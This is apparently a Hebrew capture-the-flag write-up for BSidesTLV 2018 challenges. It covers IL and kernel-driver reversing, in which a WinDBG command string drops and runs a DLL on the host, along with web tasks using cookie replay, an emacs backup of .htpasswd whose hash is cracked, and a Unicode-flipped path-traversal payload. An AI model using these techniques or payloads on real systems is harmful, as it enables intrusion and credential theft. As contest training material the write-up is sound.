נתאים את הפרמטרים לפי מה שגילינו מהקוד המקורי - הפונקציה צריכה לקבל שני ארגומנטים מטיפוס byte[], ולהחזיר משתנה מאותו טיפוס:



כעת התוכנה תצליח לשחזר לנו את הקוד:

```
3   public static byte[] Main(byte[] array, byte[] ilasbytearray)
4   {
5       byte[] array2 = 2135247942;
6       byte[] array3 = 0;
7       byte[] array4 = 0;
8       AssemblyName assemblyName = 33570304;
9       TypeBuilder typeBuilder = 16777216;
10      MethodBuilder methodBuilder = 278528;
11      SignatureHelper signatureHelper = 0;
12      object obj = 33620224;
13      for (Guid guid = 0; guid < array.Length; guid++)
14      {
15          int num = (int)((guid > 11) ? ilasbytearray[guid % ilasbytearray.Length] : ((byte)((int)ilasbytearray[guid % ilasbytearray.Length] +
              ilasbytearray.Length)));
16          array[guid] = (byte)((int)array[guid] ^ num);
17      }
18      if (array2 != array3 && assemblyName != array4 && typeBuilder != methodBuilder && obj != signatureHelper)
19      {
20          throw null;
21      }
22      return array;
23  }
```


הקוד משתמש ב-CIL של התכנית המקורית על מנת לפענח את המערך array. נכתוב תכנית שקולה משלנו המקבלת את הפרמטרים הנכונים (array ו-ilasbytearray). את array ניתן לחלץ בקלות מהקוד של התכנית המקורית, ואת ilasbytearray ניתן לחלץ באמצעות קוד פיתון המחלץ את הבתים הרלוונטיים (0x1BD בתים החל מהיסט 0x254 בקובץ), ומדפיס אותם בצורה של מערך בתים ב-C#.

כמובן שנמחק את כל הבדיקות והמשתנים המיותרים. התכנית השקולה תיראה כך:

```
11  namespace wabbalubbadubdub
12  {
13      // Token: 0x02000002 RID: 2
14      public class Sanchez
15      {
16          public static byte[] giveflag(byte[] enc_arr, byte[] code_il_arr)
17          {
18              object obj = 33620224;
19              for (int i = 0; i < enc_arr.Length; i++)
20              {
21                  int num = (int)((i > 11) ? code_il_arr[i % code_il_arr.Length] :
22                   ((byte)(code_il_arr[i % code_il_arr.Length] + code_il_arr.Length)));
23                  enc_arr[i] = (byte)(enc_arr[i] ^ num);
24              }
25              return enc_arr;
26          }
27          // Token: 0x06000001 RID: 1 RVA: 0x00002048 File Offset: 0x00000248
28          public static void Main(string[] args)
29          {
30              byte[] code_il = new byte[]...;
53              byte[] array = new byte[]...;
89              //File.WriteAllBytes("D:\\TAU\\Year 3\\HTB\\challs\\wuba2", il);
90              Console.WriteLine(Encoding.ASCII.GetString(giveflag(array, code_il)));
91              Console.ReadKey();
92          }
93      }
94  }
```

אחר קימפול והרצה, נקבל את ה-flag:

```
D:\Documents\Visual Studio 2017\Projects\reversing\reversing\bin\Debug\reversing.exe
BSidesTLV{Look, Rick, I know IL!}
```



Wtflol (Reversing)

Description:

Can you get the flag?

Made by **Kasif Dekel**

הכלים בהם נשתמש

נשתמש ב-IDA כדי לבצע ניתוח סטטי של הקובץ שקיבלנו, וב-WinDBG+VirtualBox בשביל הניתוח הדינאמי. הסבר טוב על דרייברים ב-Windows ודיבוג שלהם אפשר למצוא במאמר של יובל עטיה ופה.


פתרון

באמצעות ניתוח סטאטי, דרך הפעולה של התכנית די מובנת - זהו Driver למערכת ההפעלה Windows (מכיוון שפונקציית ה-DriverEntry קיימת בקובץ והוא מסוג PE). פונקציית ה-DriverEntry דורסת את פונקציית ה-handler IO-ctl של \\Driver\\Null עם פונקציה מתוך הדרייבר לה קראתי "check_something_then_print_flag", מכיוון שהיא בודקת משהו לגבי ה-buffer שניתן לה ואם עוברים את הבדיקה, אז מקבלים את ה-flag:

```
357  RtlInitUnicodeString(&DestinationString, L"\\Driver\\Null");
358  decode_Arr1_and_a1_until_a2(&DbgPrintStr, 9);
359  some_page_reg_value = __readmsr(0xC0000082);
360  driver_page = find_driver_page(some_page_reg_value);
361  qmemcpy(&v14, "This challenge is *fully* compatible with windows 8 and above.\n\n", 0x41ui64);
362  sub_140003CC0(some_page_reg_value, 12i64, (int *)1);
363  v1 = 0;
364  v3 = ObReferenceObjectByName(&DestinationString, 64i64, 0i64, 0i64, IoDriverObjectType, v1, 0i64, &driver_object);
365  print = save_kddll_and_return_print((__int64)driver_page, &DbgPrintStr);
366  ((void (__fastcall *)(char *))print)(&v14);
367  if ( v3 >= 0 )
368  {
369    device_ctrl_backup = driver_object->MajorFunction[0xE];
370    driver_object->MajorFunction[0xE] = (PDRIVER_DISPATCH)check_smth_then_print_flag;
371  }
372  else
373  {
374    v3 = -1073741275;
375  }
376  if ( v3 < 0 && driver_object )
377  {
378    ObfDereferenceObject(driver_object);
379    driver_object = 0i64;
380  }
381  return (unsigned int)v3;
382 }
```

התכנית מכילה הרבה מחרוזות שהן obfuscated, משמע, הן מפוענחות בזמן הריצה עם קוד מהצורה הזו:

```
for ( i = 0; i < 0x19; ++i )
  *((_BYTE *)IoStatusPtr + i) = ((~((i ^ (((((((-(char)~((i ^ (i
                                                             + i
                                                             + ~((i ^ ((i ^ ((i ^ (((~(i ^ (~(*((_BYTE *)IoStatusPtr + i)
                                                                                           + 60)
                                                                                          - 54) ^ 0x1E)
                                                                                   - i) ^ 0x71)
                                                                                 - 79))
                                                                           + 1))
                                                                     + 1))
                                                               - i)
                                                             - 28
                                                             - 1))
                                                       + 1)
                                              - 1) ^ 0x36)
                                            - i
                                            - 103) ^ 0xE6)
                                          + 32) ^ 0x39)
                                        - i))
                                  + 1)
                                - 12
                                + 101) ^ 0xB1)
                              - i;
```



כמובן שאם אנו יודעים מה נמצא ב-buffer לפני הפיענוח, ניתן לכתוב קוד c המפענח את ה-buffer. גם הכיוון ההפוך אפשרי - אם אנו יודעים מה נמצא ב-buffer אחרי הפיענוח, אפשר להשתמש ב-bruteforce בית-בית על מנת לגלות את ערך ה-buffer לפני הפיענוח.

לאחר שביצעתי את הפעולה הזאת על רוב ה-buffers, גיליתי שתי מחרוזות מעניינות:

```
!C:\Windows\Temp\kd.dll.bbbb %p ;g
```


```
as /e fuckthat PROCESSOR_ARCHITECTURE; .block
{.if($spat(@"${fuckthat}","x86")==0) { .writemem C:\Windows\Temp\kd.dll %p
l?%x;!C:\Windows\Temp\kd.dll.aaaa %p;g} .else {.writemem C:\Windows\Te
mp\kd.dll %p l?%x;!C:\Windows\Temp\kd.dll.aaaa %p;g}}
```

השימוש במחרוזת הראשונה (בתוך Arr1) מתבצע בפונקציה לה קראתי "save_kddll_then_return_print":

```
39   xor_key = 0xFDu;
40   v14 = 0xEDu;
41   v15 = 0xDDu;
42   v16 = 0xCDu;
43   v17 = 0xBDu;
44   v18 = 0xADu;
45   v19 = 0xD;
46   memset(&v20, 0, sizeof(v20));
47   for ( i = 0; i < xored_len1; ++i )
48     xored_arr_1[i] ^= *(&xor_key + (signed int)i % -8);
49   for ( j = 0; j < xore_len2; ++j )
50     xored_arr_2[j] ^= *(&xor_key + (signed int)j % -8);
51   for ( k = 0; k < v8[6]; ++k )
52   {
53     if ( !memcmp((const void *)(*(unsigned int *)(v10 + 4i64 * k) + v23), Buf2, (unsigned int)(v7 + 1)) )
54     {
55       print_func = *(unsigned int *)(v12 + 4i64 * *(unsigned __int16 *)(v11 + 2i64 * k)) + v23;
56       break;
57     }
58   }
59   decode_a1_until_a2(&unk_140007008, 8);
60   v2 = find_driver_page(some_page_reg_value);
61   *(_QWORD *)sscanf = decode_Arr3_and((__int64)v2, &unk_140007008);
62   ((void (__fastcall *)(char *, _BYTE *, _BYTE *, _QWORD, _BYTE *, _BYTE *, int, _BYTE *))sscanf)(
63     &output,
64     Arr1,
65     xored_arr_1,
66     (unsigned int)xored_len1,
67     used_in_memcmp,
68     xored_arr_2,
69     xore_len2,
70     used_in_memcmp);
71   run_in_debugger((__int64)qword_1400050D0, (__int64)&output);
72   return print_func;
73 }
```

ניתן לגלות את העובדה שמשתמשים ב-sscanf מהתבוננות בפרמטרים לפונקציה, או מניתוח דינאמי (על ידי נקודת עצירה לאחר שהוחזרה הפונקציה בשורה 61, והדפסת הפונקציה ב-WinDBG).

בנוסף, שימו לב שיש שני אזורים בזיכרון להם קראתי xored_arr_1/2 המפוענחים באמצעות המפתח הקבוע xor_key הנמצא על המחסנית. אם נפענח אותם, נקבל שני קבצי dll המשמשים בתור הרחבה ל-WinDBG. אחד מהם עבור ארכיטקטורת x64 והשני עבור x86. בנוסף, יש בשניהם שתי פונקציות מעניינות - aaaa ו-bbbb. בקרוב נבין כיצד קבצים אלו קשורים לאתגר.



השימוש במחרוזת השנייה (בתוך Arr3) מתבצע בפונקציה לה קראתי "check_something_then_print_flag":

```
19  UserBuffer = a2[1].Tail.Overlay.DeviceQueueEntry.DeviceListEntry.Flink;
20  if ( LODWORD(UserBuffer[1].Blink) == 0xC07FC004 )
21  {
22    IoStatusPtr = a2->IoStatus.Pointer;
23    UserInt = (unsigned int)UserBuffer[1].Flink;
24    if ( IoStatusPtr && UserInt >= 0x19 && UserInt <= 0x400 )
25    {
26      memset(&v9, 0, 0x1Bui64);
27      qmemcpy(&secret_param, IoStatusPtr, 0x19ui64);
28      for ( i = 0; i < 0x19; ++i )
29        *((_BYTE *)IoStatusPtr + i) = ((~((i ^ (((((((-(char)~((i ^ (i
30                                                                      + i
31                                                                      + ~((i ^ ((i ^ ((i ^ (((~(i ^ (~(*((_BYTE *)IoStatusPtr + i)
32                                                                                                          + 60)
33                                                                                                        - 54) ^ 0x1E)
34                                                                                                  - i) ^ 0x71)
35                                                                                                - 79))
36                                                                                          + 1))
37                                                                                    + 1))
38                                                                        - i)
39                                                                      - 28
40                                                                      - 1))
41                                                                + 1)
42                                                      - 1) ^ 0x36)
43                                                    - i
44                                                    - 103) ^ 0xE6)
45                                                  + 32) ^ 0x39)
46                                                - i))
47                                          + 1)
48                                        - 12
49                                        + 101) ^ 0xB1)
50                                      - i;
51      if ( !memcmp(IoStatusPtr, used_in_memcmp, 0x19ui64) )
52      {
53        ((void (__fastcall *)(char *, _BYTE *, char *))sscanf)(&scanf_output, Arr3, &secret_param);
54        memset((char *)&flag + 1, 0, 0x1Bui64);
55        qmemcpy(&flag, &secret_param, 0x19ui64);
56        decode_flag_and_format_then_print((__int64)&flag);
57        if ( used_in_memcmp[1] == 0x47 )
58          run_in_debugger((__int64)qword_140005110, (__int64)&scanf_output);
59      }
60    }
```

ואיך ידעתי שזו הפונקציה שאמורה להדפיס את ה-flag? מכיוון שכך נראית הפונקציה לה קראתי "decode_flag_and_format_then_print", העושה בדיוק את מה שהשם שלה אומר - מפענחת שני דברים, שאחד מהם הוא format-string המכיל את המחרוזת "Your Flag is: %s":

```
41  format = 0x2FAF51007FFFA65i64;
42  v6 = 35;
43  v5 = 3;
44  v9 = 10;
45  v10 = 199;
46  v13 = 72;
47  v15 = 218;
48  v14 = 225;
49  v8 = 64;
50  v12 = 36;
51  v7 = 59;
52  for ( j = 0; j < 0x13; ++j )
53    *((_BYTE *)&format + j) = j
54                            + (j ^ ((j ^ ((j ^ j ^ ((j ^ (j
55                                                       + (j ^ ((((j ^ (((j
56                                                                       + (j ^ (j
57                                                                            + (j ^ (~((~(j
58                                                                                     + ~((j ^ ((j ^ (~(j + (j ^ -*((_BYTE *)&format + j))) - 29))
59                                                                                            + 12))
60                                                                                       + 1))
61                                                                                   - 86) ^ 0x34)
62                                                                                - j
63                                                                                - 117
64                                                                                - j))))) ^ 0x1B)
65                                                                    - 1) ^ 0x23)
66                                                              + 1) ^ 0xCC)
67                                                            - 113))
68                                                       - 1
69                                                       - 10))
70                                                 + 1) ^ 0x3F)
71                                        + 49
72                                        - j
73                                        + 83))
74                                  + 81));
75  return ((__int64 (__fastcall *)(__int64 *, __int64))print)(&format, flag);
76}
```

בחזרה למחרוזות המעניינות - הן נראות כמו קוד של WinDBG.

אם תחזרו למקום בו משתמשים במחרוזת המעניינת הראשונה, save_kddll_then_return_print, תראו פונקציה לה קראתי run_in_debugger:

```
71   run_in_debugger((__int64)qword_1400050D0, (__int64)&output);
```

מה הכוונה? הפונקציה גורמת ל-WinDBG להריץ את המחרוזת מהארגומנט השני. וכאן נכנס ה-Wtflol - כותב האתגר הצליח, בדרך כלשהי, להריץ קוד מהמכונה הווירטואלית על ה-hypervisor (המכונה שלנו)!

אם נתעמק עוד ב-run_in_debugger נראה:

```
10   v2 = -1i64;
11   v8 = a1;
12   v3 = -1i64;
13   do
14     ++v3;
15   while ( *(_BYTE *)(v3 + a1) );
16   v7 = v3;
17   v6 = to_run;
18   do
19     ++v2;
20   while ( *(_BYTE *)(v2 + to_run) );
21   v5 = v2;
22   return _debugbreak((__int64)&v7, (__int64)&v5, 5u);
23 }
```

וב-_debugbreak:

```
5   result = a3;
6   __asm { int     2Dh; Windows NT - debugging services: eax = type }
7   __debugbreak();
8   return result;
9 }
```

להסבר איך זה קרה, ניתן לעבור על ההסברים פה ופה (תודה nmontag!). אז - ממעבר על המחרוזת:

```
as /e fuckthat PROCESSOR_ARCHITECTURE; .block
{.if($spat(@"${fuckthat}","x86")==0) { .writemem C:\Windows\Temp\kd.dll %p
l?%x;!C:\Windows\Temp\kd.dll.aaaa %p;g} .else {.writemem C:\Windows\Te
mp\kd.dll %p l?%x;!C:\Windows\Temp\kd.dll.aaaa %p;g}}
```

ניתן לראות שהקוד בודק את ארכיטקטורת המעבד, ושומר קובץ בשם kd.dll בהתאם. הקובץ שהוא שומר הוא xored_arr_1 או 2 ממקודם (לאחר פיענוח), כתלות בארכיטקטורת המעבד. לאחר שהקובץ נשמר, הוא מריץ את הפונקציה aaaa עם פרמטר נוסף שהוא הכתובת של used_in_memcmp בו משתמשים בפונקציה check_something_then_print_flag!


מכאן נוכל להסיק שהפונקציה aaaa משנה את הערך של used_in_memcmp בזיכרון הקרנל, לכן אם היינו מנסים "לפענח אחורה" את secret_param באמצעות bruteforce בית-בית כפי שהצעתי קודם, נקבל ג'יבריש ולא את הערך האמיתי.

אז אם נריץ את aaaa עם הכתובת של used_in_memcmp, ואז נחלץ את הערכים בכתובת used_in_memcmp נקבל שהוא אכן השתנה! כעת, נוכל לשחזר את secret_param הנכון, ולהריץ את הפונקציה bbbb מkd.dll עם כתובת בה נמצא הsecret_param ששיחזרנו (אפשר לתת לו כל כתובת, לאחר שכתבנו בה את הבתים המתאימים). לאחר שנעשה זאת, תודפס לנו המחרוזת:

```
Please continue from here, the pointer to your flag is 00007ffc3de56010,
remember to look at the bigger picture :)
```

אחרי ריברס של הפונקציה bbbb מ-kd.dll נגלה שהיא זו האחראית על הדפסת המחרוזת הזו ושהכתובת 00007ffc3de56010 נמצאת בתוך kd.dll בזיכרון של WinDBG במכונה שלנו. נעשה dump לזיכרון של WinDBG, ונפתח עוד WinDBG כדי לדבג את ה-dump ולחלץ את הבתים בכתובת הזו (WinDBGception).


לאחר שנעשה זאת, נקבל קובץ elf חמוד - כשמריצים אותו מודפס חתול:




אם נפתח את הקובץ עם IDA נגלה הרבה שורות עם הוראה מוזרה:

```
.text:08098D04 loc_8098D04:                    ; CODE XREF: sub_8048913+503FC↑i
.text:08098D04                 vfmaddsub132ps xmm0, xmm1, xmmword ptr cs:[edi+esi*4+8103A28h]
.text:08098D0F                 lea     ebx, [ecx+ecx]
.text:08098D12                 add     ebx, ecx
```

לאחר גיגול של "vfmaddsub132ps xmm0, xmm1", נגיע [למצגת] המסבירה על כלי המשמש להסתרת תמונות בתוך גרף basic-blocks של IDA!



ננסה לפתוח את הגרף אחרי שתיקנו את העובדה ש-IDA לא מאפשר להציג יותר מ-1000 ריבועים בגרף, ונקבל את ה-flag:



RedirectMe (Web)

Description:
https://www.youtube.com/watch?v=hGlyFc79BUE
http://one.challenges.bsidestlv.com:8081/

Made by Tomer Zait and Nimrod Levy

הכלי בו נשתמש

Burp הוא פרוקסי המאפשר לעקוב אחרי בקשות HTTP ותגובה עליהן. בנוסף, הוא מאפשר לחזור על בקשות HTTP שראינו ולערוך אותן באמצעות מודול הנקרא Repeater.

פתרון

נשתמש ב-Burp על מנת לראות מה קורה כשנכנסים לאתר:

#	Host	Method	URL	Params	Edited	Status	Length
1	http://one.challenges.bsidestl...	GET	/	☐	☐	302	456
2	http://one.challenges.bsidestl...	GET	/index.html	☐	☐	302	444
3	http://one.challenges.bsidestl...	GET	/1.html	☐	☐	302	564
4	http://one.challenges.bsidestl...	GET	/1.html	☐	☐	302	564
5	http://one.challenges.bsidestl...	GET	/2.html	☐	☐	302	564
6	http://one.challenges.bsidestl...	GET	/3.html	☐	☐	302	564
7	http://one.challenges.bsidestl...	GET	/4.html	☐	☐	302	564
8	http://one.challenges.bsidestl...	GET	/5.html	☐	☐	302	564
9	http://one.challenges.bsidestl...	GET	/6.html	☐	☐	302	564
10	http://one.challenges.bsidestl...	GET	/7.html	☐	☐	302	564
11	http://one.challenges.bsidestl...	GET	/8.html	☐	☐	302	564
12	http://one.challenges.bsidestl...	GET	/9.html	☐	☐	302	567
13	http://one.challenges.bsidestl...	GET	/10.html	☐	☐	302	567
14	http://one.challenges.bsidestl...	GET	/11.html	☐	☐	302	567
15	http://one.challenges.bsidestl...	GET	/12.html	☐	☐	302	567
16	http://one.challenges.bsidestl...	GET	/13.html	☐	☐	302	567
17	http://one.challenges.bsidestl...	GET	/14.html	☐	☐	302	567
18	http://one.challenges.bsidestl...	GET	/15.html	☐	☐	302	567
19	http://one.challenges.bsidestl...	GET	/16.html	☐	☐	302	567
20	http://one.challenges.bsidestl...	GET	/17.html	☐	☐	302	567
21	http://one.challenges.bsidestl...	GET	/18.html	☐	☐	302	567
22	http://one.challenges.bsidestl...	GET	/18.html	☐	☐	302	458
23	http://one.challenges.bsidestl...	GET	/1.html	☐	☐	302	458
24	http://one.challenges.bsidestl...	GET	/1.html	☐	☐	302	458
25	http://one.challenges.bsidestl...	GET	/1.html	☐	☐	302	458
26	http://one.challenges.bsidestl...	GET	/1.html	☐	☐	302	458
27	http://one.challenges.bsidestl...	GET	/1.html	☐	☐	302	458
28	http://one.challenges.bsidestl...	GET	/1.html	☐	☐	302	458
29	http://one.challenges.bsidestl...	GET	/1.html	☐	☐	302	458
30	http://one.challenges.bsidestl...	GET	/1.html	☐	☐	302	458
31	http://one.challenges.bsidestl...	GET	/1.html	☐	☐	302	458

אנו מקבלים הרבה redirects עם מספרים בסדר עולה, עד 18, לאחר מכן ה-redirects נפסקים וחוזרים ל-

1. נתבונן בתגובה לבקשה של הדף 18.html ונראה שהדפדפן נותן לנו עוגיה ועושה redirect ל-19.html:

```
HTTP/1.1 302 FOUND
Server: gunicorn/19.8.1
Date: Sun, 24 Jun 2018 17:23:23 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 223
Location: http://one.challenges.bsidestlv.com:8081/19.html
Vary: Cookie
Set-Cookie: session=eyJjb3VudCI6eyIgYiI6Ik1Uaz0ifX0.DhFlCw.p1f-lJw6NEIlmpUCZ5Pc5NnCvso; HttpOnly; Path=/

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="/19.html">/19.html</a>.  If not click the link.
```

נתקן את הבקשה באמצעות repeater - נחליף את session עם העוגייה שניתנה לנו, ואת הבקשה לדף 19.html:

```
GET /19.html HTTP/1.1
Host: one.challenges.bsidestlv.com:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/64.0.3282.186 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJjb3VudCI6eyIgYiI6Ik1Uaz0ifX0.DhFliw.iLVLmlz8swS2YQoeXRpndXwmcDU
Connection: close
```

כעת, נקבל redirect ל-20.html:

```
HTTP/1.1 302 FOUND
Server: gunicorn/19.8.1
Date: Sun, 24 Jun 2018 17:25:45 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 223
Location: http://one.challenges.bsidestlv.com:8081/20.html
Vary: Cookie
Set-Cookie: session=eyJjb3VudCI6eyIgYiI6Ik1qQT0ifX0.DhFlmQ.wSKi-NWpxdue0vjGxZYeNXRfmdk;
HttpOnly; Path=/

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="/20.html">/20.html</a>.
If not click the link.
```

נתקן את העוגייה בדפדפן, ונבקש את 20.html. לאחר עוד כמה redirects נראה בדפדפן:

```
The flag is here! check the response :)
```

ואכן, לאחר שבודקים את התשובה מהשרת ב-Burp:

```
HTTP/1.1 302 FOUND
Server: gunicorn/19.8.1
Date: Sun, 24 Jun 2018 17:30:08 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 39
FLAG: BSidesTLV{D0ntF0rgetR3sp0ns3H34d3r}
Vary: Cookie

The flag is here! check the response :)
```

IH8emacs (Web)

Description:
What sucks so much is that i can never find the backup i am looking for...
http://one.challenges.bsidestlv.com:8443/

Made by Nimrod Levy and Tomer Zait

פתרון

מתיאור האתגר ניתן להסיק כי אנו מחפשים קובץ גיבוי שנוצר על ידי התוכנה emacs. לאחר חיפוש קצר בגוגל גילינו ש-emacs יוצר קבצי גיבוי בעלי השם של הקובץ המקורי עם סיומת תילדה (~).

אחרי סיור ראשוני באתר, מצאנו בקוד מקור את ההערה:


```
<!-- <a href="./administration">Login to administration page</a> -->
```

שמצביעה על דף ניהול - נשמע מעניין!

לאחר הכניסה ללינק המתואר קופץ מולנו טופס אימות הרשאות של HTTP, אשר קובץ הסיסמאות שלו מאוחסן ב-"/administration/.htpasswd" כראוי לטפסים מסוג זה. אך לצערנו הקובץ "חסום" ע"י הרשאות של השרת ואין לנו גישה אליו. נבדוק האם לקובץ הזה קיים גיבוי של emacs. נוסיף ~... ובינגו!


```
bsidestlv:$apr1$1nKU7Tz4$2bEAlGTlz/0skDdE2EnW00
```

קיבלנו את הקובץ המכיל שם משתמש וסיסמה מגובבת (hash). על מנת לגלות את הסיסמה המקורית נשתמש בכלי שפורץ גיבובים מסוג זה - john the ripper. נניח את הסיסמה בקובץ pass_hash ונריץ את ג'ון:



נכנס עם השם משתמש מהקובץ והסיסמה ששיחזרנו ונקבל את ה-flag:

```
BSidesTLV{D0ntF0rg3tB4ckupF1l3s}
```



Creative Agency (Web)

Description:
Beautiful mirror, mirror on the wall, who's the prettiest of them all? The flag is in:
/home/bsidestlv/flag.txt
http://two.challenges.bsidestlv.com:3333

Made by Tomer Zait and Nimrod Levy

פתרון

לאחר מבט בקוד המקור של האתר זיהינו שכל התמונות באתר נשלפות על ידי שימוש בסקריפט PHP הנמצא בצד שרת בצורה הבאה:

```
/img?file=ɓdɾ˙1ʞɹoʍ/ɓɯı/˙
```

נרצה לשלוף באותה הדרך את הקובץ flag.txt. לאחר מעבר על כל אתרי הפיכת הטקסט מצאנו אתר שתומך בפורמט.

```
/img?file=ʇxʇ˙ɓɐʃɟ/ʌʃʇsəpısq/əɯoɥ/
```


האתר מתריע:

```
Error: ENOENT: no such file or directory, stat '/app/home/bsidestlv/flag.txt'
```

נלך תיקיה אחת אחורה עם ".." ונקבל את הדגל:

```
/img?file=ʇxʇ˙ɓɐʃɟ/ʌʃʇsəpısq/əɯoɥ/˙˙
```

```
BSidesTLV{I_Like_FlipFlops_And_I_Cannot_Lie}
```



I’m Pickle Rick! (Web)

Description:
Rick leaves a secret backdoor in order to control all the people staying at Anatomy park. Do you think you can discover and exploit it in order to read the flag?
http://two.challenges.bsidestlv.com:8088/

Made by Nimrod Levy and Tomer Zait

פתרון

